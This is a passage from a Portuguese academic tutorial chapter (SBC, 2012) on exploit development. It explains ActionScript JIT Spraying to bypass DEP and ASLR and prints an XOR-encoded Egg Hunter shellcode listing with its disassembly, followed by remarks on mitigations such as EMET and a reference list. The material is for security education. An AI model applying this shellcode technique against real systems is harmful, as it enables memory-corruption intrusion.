DEP.

Em função da popularidade alcançada pelos ataques de *Heap Spraying*, os principais navegadores web do mercado logo incorporaram estratégias de defesa contra ataques baseados na linguagem JavaScript. Isso dificulta também a consolidação de estratégias de *JIT Spraying* usando essa linguagem. No entanto, Dion Blazakis demonstrou que é possível explorar comportamentos previsíveis do compilador JIT da linguagem ActionScript, usada por aplicações Flash, para construir *exploits* baseados em *JIT Spraying* [Blazakis, 2010].

O autor constatou que sequências de operações lógicas de "OU-exclusivo" (XOR) escritas em ActionScript são convertidas para sequências de instruções de máquina XOR. Além disso, Dion observou que poderia inserir os códigos relativos a instruções de um *shellcode* na forma de operandos para essas operações XOR. A Listagem 1.8 apresenta um exemplo de código em ActionScript que utiliza a operação XOR (operador ^) para inserir valores que correspondem a um *shellcode* do tipo *Egg Hunter*.

Listagem 1.8. Código para inserção de *shellcode* via operações XOR de ActionScript.

```
1  var jit=(0x3c909090 ^ 0x3c90d231 ^ 0x3cffca80 ^ 0x3c0fce80 ^ 0x3c429090 ^ 0x3c026a52 ^
2           0x3c2ecd58 ^ 0x6a90053c ^ 0x6a905a5a ^ 0x3c90d874 ^ 0x31b85959 ^ 0x3c900733 ^
3           0x6aaffa8b ^ 0x6aafd175);
```

Ao ser traduzido pelo compilador JIT de ActionScript, o código acima é convertido no código de máquina apresentado na coluna da esquerda da Tabela 1.6. Observa-se que a primeira instrução carrega a primeira constante no registrador EAX. Todas as demais instruções realizam uma operação de XOR entre o conteúdo de EAX e uma constante assinalada na própria instrução (operando imediato).

 ©2012 SBC — Soc. Bras. de Computação

Tabela 1.6. Código convertido pelo compilador JIT, a partir do 1º byte e a partir do 2º byte.

Código original (sem deslocamento)			Código a partir do 2º byte (deslocado em 1 byte)		
End. rel.	**Cód. (hexa)**	***Assembly***	**End. rel.**	**Cód. (hexa)**	***Assembly***
0x0	B8 9090903C	MOV EAX,3C909090	0x1	90	NOP
0x5	35 31D2903C	XOR EAX,3C90D231	0x2	90	NOP
0xA	35 80CAFF3C	XOR EAX,3CFFCA80	0x3	90	NOP
0xF	35 80CE0F3C	XOR EAX,3C0FCE80	0x4	3C 35	CMP AL,35
0x14	35 9090423C	XOR EAX,3C429090	0x6	31D2	XOR EDX,EDX
0x19	35 526A023C	XOR EAX,3C026A52	0x8	90	NOP
0x1E	35 58CD2E3C	XOR EAX,3C2ECD58	0x9	3C 35	CMP AL,35
0x23	35 3C05906A	XOR EAX,6A90053C	0xB	80CA FF	OR DL,FF
0x28	35 5A5A906A	XOR EAX,6A905A5A	0xE	3C 35	CMP AL,35
0x2D	35 74D8903C	XOR EAX,3C90D874	0x10	80CE 0F	OR DH,0F
0x32	35 5959B831	XOR EAX,31B85959	0x13	3C 35	CMP AL,35
0x37	35 3307903C	XOR EAX,3C900733	0x15	90	NOP
0x3C	35 8BFAAF6A	XOR EAX,6AAFFA8B	0x16	90	NOP
0x41	35 75D1AF6A	XOR EAX,6AAFD175	0x17	42	INC EDX
			0x18	3C 35	CMP AL,35
			0x1A	52	PUSH EDX
			0x1B	6A 02	PUSH 2
			0x1D	3C 35	CMP AL,35
			0x1F	58	POP EAX
			0x20	CD 2E	INT 2E
			0x22	3C 35	CMP AL,35
			0x24	3C 05	CMP AL,5
			0x26	90	NOP
			0x27	6A 35	PUSH 35
				(continua ...)	

Conforme discutido na seção 1.4.2, a arquitetura x86 possui instruções de tamanhos variados. Em função disso, não há restrições de alinhamento para o acesso a instruções na memória. Qualquer byte pode ser acessado como se fosse o início de uma instrução. Essa característica é explorada pela técnica de *JIT Spraying* que, conforme indicado na segunda coluna da Tabela 1.6, acessa o código a partir do seu segundo byte. Dessa forma, os valores inseridos pelo atacante e interpretados pelo compilador JIT como constantes de uma operação XOR, passam a ser interpretados pelo processador como instruções.

Repare que o código apresentado na coluna direita da Tabela 1.6 é semelhante às primeiras instruções do código de *Egg Hunter* apresentado na seção 1.4.1. De fato, o código indicado na Listagem 1.8 e reproduzido (após ser compilado) na coluna esquerda da Tabela 1.6 executa a função de um *Egg Hunter*, caso seja acessado a partir do seu segundo byte. Na coluna direita da tabela, o código foi cortado apenas por economia de espaço, mas ele representa exatamente as primeiras instruções que serão executadas pelo processador caso o código original seja acessado a partir do segundo byte.

Note que o código inserido pelo atacante requer ligeiras adaptações, a fim de neutralizar o efeito produzido pela inserção do byte 0x35. Esse byte, adicionado pelo compilador JIT, corresponde ao código de operação da instrução XOR. Para torná-lo sem efeito, insere-se o byte 0x3C imediatamente antes da sua posição. Assim, o processador executa a instrução "CMP AL, 35" ao encontrar a sequência 0x3C35. Na maior parte do tempo, essa instrução tem função equivalente a um NOP, pois não altera o funcionamento do *shellcode*. Entretanto, quando o *shellcode* necessitar efetuar algum desvio condicional, ela deve ser substituída por outra instrução sem efeito. Nesses casos, a instrução "CMP AL, 35" poderia alterar o valor do *flag* a ser checado para a definição do salto.

Alexey Sintsov apresentou um estudo detalhado sobre os cuidados a serem adotados durante a construção de *shellcodes* a serem inseridos via ActionScript *JIT Spraying* [Sintsov, 2010a]. Nesse trabalho, ele soluciona o desafio de realizar desvios condicionais trocando o valor 0x3C por 0x6A. Assim, o processador executa uma instrução "PUSH 35" ao encontrar a sequência 0x6A35, ao invés de executar "CMP AL, 35". Isso garante que os valores de *flags,* estabelecidos durante a execução da instrução "CMP AL,5" (endereço 0x24), serão mantidos até a execução da instrução de desvio condicional (no caso do *Egg Hunter*, trata-se de um JZ – vide seção 1.4.1). Naturalmente, apesar de não comprometer os *flags*, a instrução de "PUSH 35" possui o efeito de empilhar um valor na pilha, o que pode atrapalhar futuramente o funcionamento do *shellcode*. Para evitar isso, o atacante insere, em algum ponto depois do "PUSH 35" e antes de acessar a pilha, uma instrução de POP (ex: POP EDX que equivale a 0x5A).

Após debruçar-se sobre tantos detalhes, o leitor deve estar se perguntando se as minúcias até aqui descritas são suficientes para que ele reproduza seu próprio *exploit* baseado em *JIT Spraying*. A resposta, por incrível que pareça, é não! Sintsov discute ainda outros aspectos importantes para a construção de *shellcodes* a serem inseridos via ActionScript *JIT Spraying.* Contudo, esses detalhes não serão explicados aqui, por fugirem do escopo deste trabalho.

Assim como no *Heap Spraying*, o endereço utilizado pelo atacante para desviar o fluxo de execução é uma estimativa. Por isso, na técnica de *JIT Spraying*, o *shellcode* também é prefixado por várias instruções de NOP. Isso aumenta a quantidade de endereços que, ao serem escritos no registrador de instruções (EIP), acarretarão na execução do *shellcode*. Contudo, a sequência de NOPs criados através do *JIT Spraying* não tem a mesma eficiência que os NOPs gerados via *Heap Spraying*. Isso ocorre por causa do byte 0x35, inserido pelo compilador JIT. Se o fluxo de execução for desviado exatamente para esse byte, o programa acabará executando a sequência de instruções XOR originalmente prevista no código compilado. Portanto, para cada 5 bytes de uma sequência de NOPs (ex: 0x359090903C), apenas 4 levam à execução do *shellcode*.

Sintsov alerta ainda para o tamanho do *shellcode* a ser inserido via *JIT Spraying*. Segundo o autor, se o *bytecode* a ser alocado for grande, poderá ocorrer um distanciamento entre os blocos correspondentes na memória. Isso degradará as chances de sucesso de uma estratégia baseada em borrifar dados. Além disso, *shellcodes* pequenos deixam mais espaço no bloco para a sequência de NOPs, aumentando as chances de sucesso de acertar o endereço de desvio. Por tudo isso, ao utilizar a técnica de *JIT Spraying*, recomenda-se optar por um *Egg Hunter* como *shellcode* [Sintsov, 2010b]. A Figura 1.10 ilustra a estrutura na memória montada por um *exploit* que emprega *JIT Spraying* para disponibilizar um *Egg Hunter* no *heap*.

 ©2012 SBC — Soc. Bras. de Computação



Figura 1.10. Estrutura da memória montada por *exploit* que usa *JIT Spraying* e *Egg Hunter*.

Antes de explorar uma vulnerabilidade que permita subverter o fluxo de execução da aplicação (um estouro de pilha, por exemplo), o código ActionScript do atacante insere o segundo estágio do *shellcode* na memória, prefixado por um marcador (*tag*) a ser procurado pelo *Egg Hunter*. Essa inserção normalmente é realizada através da inicialização de uma variável do tipo *string* com o código hexadecimal do *shellcode*. Depois disso, via *JIT Spraying*, o *script* do atacante força sucessivas alocações sequências do primeiro estágio do *shellcode* (*Egg Hunter*), que é prefixado por uma longa sequência de instruções NOP. Esses blocos são alocados através da repetição da operação de “OU-exclusivo” (operador ^) entre constantes, conforme indicado na Listagem 1.8.

Após finalizar a pulverização dos blocos na memória, o atacante força a falha do software, obrigando o fluxo de execução a saltar para a sequência de instruções NOP. O fluxo de execução segue até o *Egg Hunter*, que – através do marcador – descobre o endereço de memória onde está localizado o segundo estágio do *shellcode*. Porém, como o segundo estágio do *shellcode* não foi inserido via *JIT Spraying*, ele não possui permissão de execução. Por isso, é necessário superar o DEP antes de desviar o fluxo de execução.

Para isso, um código anexado ao final do *Egg Hunter* chama a função “VirtualAlloc”, a fim de criar uma nova área de memória com permissão de execução. As funções “memcpy” ou “WriteProcessMemory” são então utilizadas para copiar o segundo estágio do *shellcode* para a área recém-alocada. Finalmente, o fluxo de execução é desviado para o derradeiro estágio do *shellcode*. Visto que a técnica de *JIT Spraying* normalmente é empregada para burlar também o ASLR (além do DEP), é necessário descobrir os endereços das funções mencionadas, antes de chamá-las. O mecanismo de descoberta desses endereços envolve percorrer os dados referentes às bibliotecas carregadas, disponíveis no PEB (*Process Execution Block*) do processo. Wever [Wever, 2009] e Sintsov [Sintsov, 2010a] apresentam boas estratégias para cumprir esse requisito. Como a explicação dessas abordagens foge do escopo deste trabalho, elas não serão detalhadas.

1.5. Considerações finais

Pesquisadores trabalham constantemente no desenvolvimento de novas técnicas de proteção, ao mesmo tempo que os fabricantes de softwares se esmeram em aprimorar suas contra medidas. Por conta disso, se por um lado tem sido mais fácil encontrar novas vulnerabilidades – em função da evolução das diversas ferramentas de análise de

 ©2012 SBC — Soc. Bras. de Computação

aplicações, como softwares para *fuzzing* –, a consolidação de explorações é cada vez mais difícil. O conhecimento necessário para efetivar esses ataques cresce junto com o nível de dificuldade de elaborá-los. Da mesma forma, o conhecimento básico necessário para a elaboração de novas técnicas, defensivas ou ofensivas, tem se elevado ao longo do tempo.

Existem vários exemplos que demonstram a corrida evolucionária travada entre atacantes e defensores no que se refere à exploração de softwares. Um episódio recente ilustra bem esse cenário. Por ter se tornado a principal técnica utilizada por desenvolvedores de *exploits* para superar o DEP, mitigações contra o ROP têm sido amplamente estudadas. A Microsoft anunciou um novo mecanismo de proteção contra o ROP, inserido na versão preliminar do Windows 8. Ele impede a chamada de determinadas APIs (apenas aquelas tipicamente utilizadas em ataques ROP) caso os parâmetros não estejam armazenados na área de pilha do processo. No entanto, poucos dias depois, pesquisadores apresentaram demonstrações de duas estratégias relativamente simples capazes de burlar essa defesa[20]. Tudo isso relacionado a um sistema que ainda nem foi lançado oficialmente.

Outro ponto de concentração de esforços da Microsoft na busca por mecanismos de contenção de ataques tem sido a ferramenta EMET (*Enhanced Mitigation Experience Toolkit*) [Microsoft, 2012a]. Trata-se de um utilitário gratuito que pode ser instalado nos sistemas Windows. Ao longo do tempo, essa ferramenta tem agregado uma série de proteções contra técnicas de desenvolvimento de *exploits*. Atualmente, ela inclui, entre outros, os seguintes mecanismos [Microsoft, 2012b]:

a) Uma versão aprimorada do SEHOP;

b) Uma proteção contra *Heap Spraying*, que pré-aloca as regiões de memória popularmente usadas por atacantes nesse tipo de exploração (exemplos: 0x0A0A0A0A e 0x0C0C0C0C);

c) O suporte a ASLR obrigatório, que força o uso do ASLR para todos os módulos;

d) DEP dinâmico, que permite habilitar o DEP mesmo para aplicações que não foram compiladas com o flag /NXCOMPACT;

e) Quatro novas mitigações contra ROP, incluindo uma versão do ROPGuard, uma defesa contra ROP apresentada por Ivan Fratric no concurso BlueHat Prize [Microsoft, 2012c].

No caso do último mecanismo mencionado, ainda disponível apenas na versão de testes do EMET (EMET 3.5 Tech Preview), duas semanas após o seu anúncio, foi demonstrada uma técnica para superá-lo [Repret, 2012]. Apesar disso, todo o esforço que tem sido promovido para proporcionar uma evolução dos mecanismos de defesa tem um impacto considerável no custo para desenvolver *exploits* confiáveis, elevando também o volume de conhecimento a ser assimilado pelos atacantes. Atualmente, o principal objetivo dos pesquisadores de proteções contra *exploits* é justamente tornar o

[20] Demonstrações de superação da proteção contra ROP implementada no Windows 8:
http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/
http://blog.bkav.com/en/rop-chain-for-windows-8/
http://blog.bkav.com/en/advanced-generic-rop-chain-for-windows-8/

 ©2012 SBC — Soc. Bras. de Computação

processo de desenvolvimento de *exploits* tão caro que essa tendência passe a desestimular a atividade de construção de códigos maliciosos [Microsoft, 2010b].

Finalmente, parece claro que não existirá uma proteção única capaz de impedir todos os tipos de ataques. Ao invés disso, a segurança deve ser alcançada através do uso consciente de todos os mecanismos de defesa disponíveis. Além disso, sem um bom conhecimento sobre todos os aspectos envolvidos nos ataques, torna-se difícil adaptar as soluções existentes aos novos cenários, que emergem constantemente.

Referências

[Anley et al., 2007] Anley C., Heasman J., Lindner F., e Richarte G. (2004), “The Shellcoder’s Handbook: Discovering and Exploiting Security Holes”, Wiley.

[Blazakis, 2010] Blazakis, D. (2010), “Interpreter exploitation”. Em: Proceedings of the USENIX Workshop on Offensive Technologies.

[BLEXIM 2002] Blexim (2002), “Basic Integer Overflow”. Disponível em: < www.phrack.org/60/p60-0x0a.txt >.

[Bradshaw, 2011] Bradshaw S. (2011), “Restricted Character Set Vulnserver Exploit Tutorial”, Infosec Institute. Diponível em: <http://resources.infosecinstitute.com/restricted-character-set-vulnserver/>

[CERT/CC, 2011] Estados Unidos da América Computer Emergency Response Team/Coordination Center, Carnegie Mellon University (2011), “CERT Statistics (Historical)”. Disponível em: <http://www.cert.org/stats/>.

[Chien e Szor, 2002] Chien E., Szor P. (2002), “Blended Attacks Exploits, Vulnerabilities and Buffer-Overflow Techniques in Computer Viruses”, Virus Bulletin Conference.

[Coimbra, 2011] Coimbra, J. (2011), “Estudo da vulnerabilidade de Heap Overflow e medidas de proteção”. Disponível em < http://www.lume.ufrgs.br/bitstream/handle/10183/36924/000819136.pdf>.

[Conover, 2002] Conover, M. (2002), “w00w00 on Heap Overflows.”. Disponível em:< http://www.w00w00.org/files/articles/heaptut.txt>.

[Cugliari e Graziano, 2010] Cugliari, A., Graziano, M. (2010), “Smashing the stack in 2010: Report for the Computer Security exam at the Politecnico di Torino ”, Disponível em: <http://www.mgraziano.info/docs/stsi2010.pdf>.

[Damele, 2009] Damele, B. (2009), "DEP bypass with SetProcessDEPPolicy()". Disponível em: <http://bernardodamele.blogspot.com.br/2009/12/dep-bypass-with-setprocessdeppolicy.html>.

[Ding et al., 2010] Ding, Y., Wei, T., Wang,T., Liang, Z. and Zou, W. 2010. “Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks”. In Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC '10). ACM, New York, NY, USA, 327-336.

[Eckhoutte, 2009] Eeckhoutte, P. (2009), "Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR". Disponível em:

<https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/>.

[Eeckhoutte, 2010b] Eeckhoutte, P. (2010), "Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube". Disponível em: <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>.

[Eeckhoutte, 2010c] Eeckhoutte, P. (2010), "Exploit writing tutorial part 9 : Introduction to Win32 shellcoding". Disponível em <http://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>.

[Eeckhoutte, 2011] Eeckhoutte, P. (2011), "Exploit writing tutorial part 11 : Heap Spraying Demystified". Disponível em: <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>.

[Engebretson, 2011] Engebretson, P. (2011), "The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy", Syngress

[Erickson, 2009] Erickson, J. (2009), "Hacking". Digerati books.

[EUA, 2005] Estados Unidos da América. (2005), "Cyber Security: A Crisis of Prioritization". Disponível em: <http://www.nitrd.gov/pitac/reports/20050301_cybersecurity/cybersecurity.pdf>.

[Gadaleta et al., 2010] Gadaleta F., Younan Y. and W. Joosen W. (2010), "BuBBle: A JavaScript engine level countermeasure against heap-spraying attacks". In Proceedings of ESSoS, pages 1-17.

[Harper et al., 2011] Harper A., Harris S., Ness J., Eagle C., Lenkey G., Williams T. (2011), "Gray Hat Hacking: The Ethical Hacker's Handbook", McGraw-Hill.

[Hoglund e Macgraw, 2006] Hoglund, G., Macgraw, G. (2006), "Como Quebrar Códigos: a Arte de Explorar (e Proteger) Software", Pearson Education do Brasil.

[Hsu et al., 2010] Hsu, F. Huang, C. Hsu, C. Ou, C. Chen, Chiu, P. (2010), "HSP: A solution against heap sprays", Journal of Systems and Software, Volume 83, Issue 11.

[Johny et al., 2012] Johny P., Bhagyavathi M., Swarnalatha P. (2012), "Porting Legacy Systems of 16bit to 64bit", International Journal of Emerging Trends in Engineering and Development, número 2, vol. 4.

[Jurczyk, 2012] Jurczyk, M. (2012), "Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8)". Disponível em: <http://j00ru.vexillium.org/ntapi>.

[Karin, 2006] Karin, A. (2006), "Automatic Malware Signature Generation". Disponível em: <http://web.it.kth.se/~cschulte/teaching/theses/ICT-ECS-2006-122.pdf >.

[Kennedy et al., 2011] Kennedy, D., O'Gorman, J., Kearns, D. and Aharoni, M. (2011), "Metasploit The Penetration Tester's Guide". No Starch Press.

[Le Berre e Cauquil, 2009] Le Berre, S. Cauquil, D. (2009), "Bypassing SEHOP". Disponível em: <http://www.sysdream.com/sites/default/files/sehop_en.pdf>.

[Le, 2010] Le, L. (2010), "Payload Already Inside: Data Reuse For Rop Exploits". Em: Black Hat USA 2010.

[Maynor e Mookhey, 2007] Maynor, D. and Mookhey, K. (2007), "Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research".

[Maziero, 2011] Maziero, C. (2011), “Sistemas Operacionais V - Gerência de Memória”, Disponível em: <http://dainf.ct.utfpr.edu.br/~maziero/lib/exe/fetch.php/so:so-cap05.pdf>.

[McNally et al., 2012] McNally, R., Yiu, K., Duncan, G. and Damien, G. (2012), “Fuzzing: The State of the Art”. Australian Government.

[Microsoft, 2006] Microsoft (2006), "A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003". Disponível em: <http://support.microsoft.com/kb/875352>.

[Microsoft, 2010a] Microsoft (2010), “Windows ISV Software Security Defenses”. Disponível em: <http://msdn.microsoft.com/en-us/library/bb430720.aspx>.

[Microsoft, 2010b] Microsoft (2010), “On the effectiveness of DEP and ASLR”. Disponível em: <http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx>.

[Microsoft, 2012a] Microsoft. (2012), “O Kit de Ferramentas Avançado de Experiência de Redução”. Disponível em: <http://support.microsoft.com/kb/2458544>.

[Microsoft, 2012b] Microsoft. (2012), "Enhanced Mitigation Experience Toolkit v3.0 User Guide". Disponível em: <http://www.microsoft.com/en-us/download/details.aspx?id=29851>.

[Microsoft, 2012c] Microsoft. (2012), “Microsoft Security Toolkit Delivers New BlueHat Prize Defensive Technology”. Disponível em: <http://www.microsoft.com/en-us/news/Press/2012/Jul12/07-25BlueHatPrizePR.aspx>.

[Microsoft, 2012d] Microsoft (2012), “/SAFESEH (Image has Safe Exception Handlers)”. Disponível em: <http://msdn.microsoft.com/en-us/library/9a89h429%28v=vs.110%29.aspx>.

[Miller and Johnson, 2005] Miller, M., Johnson, K.(2005), "Bypassing Windows Hardware-enforced Data Execution Prevention". Disponível em: <http://www.uninformed.org/?v=2&a=4>.

[Miller, 2004] Miller, M. (2004), “Safely Searching Process Virtual Address Space”. Disponível em: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>.

[Miller, 2009] Miller, M. (2009), "Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP". Disponível em:

<http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>.

[Moura e Rebiha, 2009] Moura, A. e Rebiha, R. (2009), "Automated Malware Invariant Generation". Em: International Conference on Forensic Computer Science (ICoFCS).

[MSDN, 2012] MSDN (2012), "Running 32-bit Applications", Disponível em: <http://msdn.microsoft.com/en-us/library/aa384249%28v=vs.85%29>.

[One, 1996] One, A., (1996), "Smashing The Stack For Fun And Profit", Em: Revista eletrônica "Phrack", vol. 7, nº 49,.

[Orman e Streak, 2003] Orman, H., Streak, P. (2003), "The Morris worm: a fifteen-year perspective", Security & Privacy, IEEE, [s. L.], pg. 35-43.

[Parver, 2009] Parvez, A. (2009) "Buffer Overflow in the Microsoft Windows Environment". Disponível em: <http://www.ma.rhul.ac.uk/static/techrep/2009/RHUL-MA-2009-06.pdf>.

[Rad e Masrom, 2010] Rad, B. B. e Masrom, M. (2010), "Metamorphic Virus Variants Classification Using Opcode Frequency Histogram". LATEST TRENDS on COMPUTERS. vol 1. pg. 147-155.

[Ratanaworabhan et al., 2009] Ratanaworabhan P., Livshits B. and Zorn B., (2009), "NOZZLE: a defense against heap-spraying code injection attacks". Em: Proceedings of the 18th conference on USENIX security symposium (SSYM'09).

[Recx, 2011] Recx (2011) "The Curious Case of VirtualAlloc, ASLR and an SDL". Disponível em: <http://recxltd.blogspot.com.br/2011/12/curious-case-of-virtualalloc-aslr-and.html>.

[Repret, 2012] Repret (2012), "Bypassing EMET 3.5′s ROP Mitigations". Disponível em: < https://repret.wordpress.com/2012/08/08/bypassing-emet-3-5s-rop-mitigations/>.

[SANS, 2012] SANS (2012), "Buffer Overflows for Dummies". SANS Institute - pg. 19 Disponível em: <http://www.sans.org/reading_room/whitepapers/threats/buffer-overflows-dummies_481>.

[Sintsov, 2010a] Sintsov, A. (2010), "Writing JIT-Spray Shellcode for fun and profit". Disponível em: <http://dsecrg.com/files/pub/pdf/Writing JIT-Spray Shellcode for fun and profit.pdf>.

[Sintsov, 2010b] Sintsov, A. (2010), "JIT-SPRAY Attacks & Advanced Shellcode". Em: HITBSecConf 2010, Amsterdam.

[Sotirov e Dowd, 2008] Sotirov, A., Dowd, M. (2008), "Bypassing Browser Memory Protections: Setting back browser security by 10 years". Disponível em: <http://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf>.

[Sutton et al., 2007] Sutton, M., Greene, A., Pedram, A. (2007), "Fuzzing Brute Force Vulnerability Discovery". Addison-Wesley.

 ©2012 SBC — Soc. Bras. de Computação

[Teso, 2001] Teso (2011), “Exploiting Format String Vulnerabilities”. Disponível em: < http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf>.

[Ulbrich, 2009] Ulbrich, H. (2009), “Universidade Hacker”. Digerati books.

[Werthmann, 2006] Werthmann, T., (2006), “Survey on Buffer Overflow Attacks and Countermeasures”, Em: SEMINAR SS 2006, 140., Bochum.

[Wever, 2009] Wever, B. (2009), "Shellcode: finding the base address of kernel32 in Windows 7". Disponível em: <http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7/>.

[Wilhelm, 2009] Wilhelm, T. (2009), “Professional Penetration Testing”, Syngress.

[Young e McHugh, 1987] Young, W. , McHugh, J. (1987), "Coding for a believable specification to implementation mapping". Em: Proceedings of the IEEE Symposium on Security and Privacy.

 ©2012 SBC — Soc. Bras. de Computação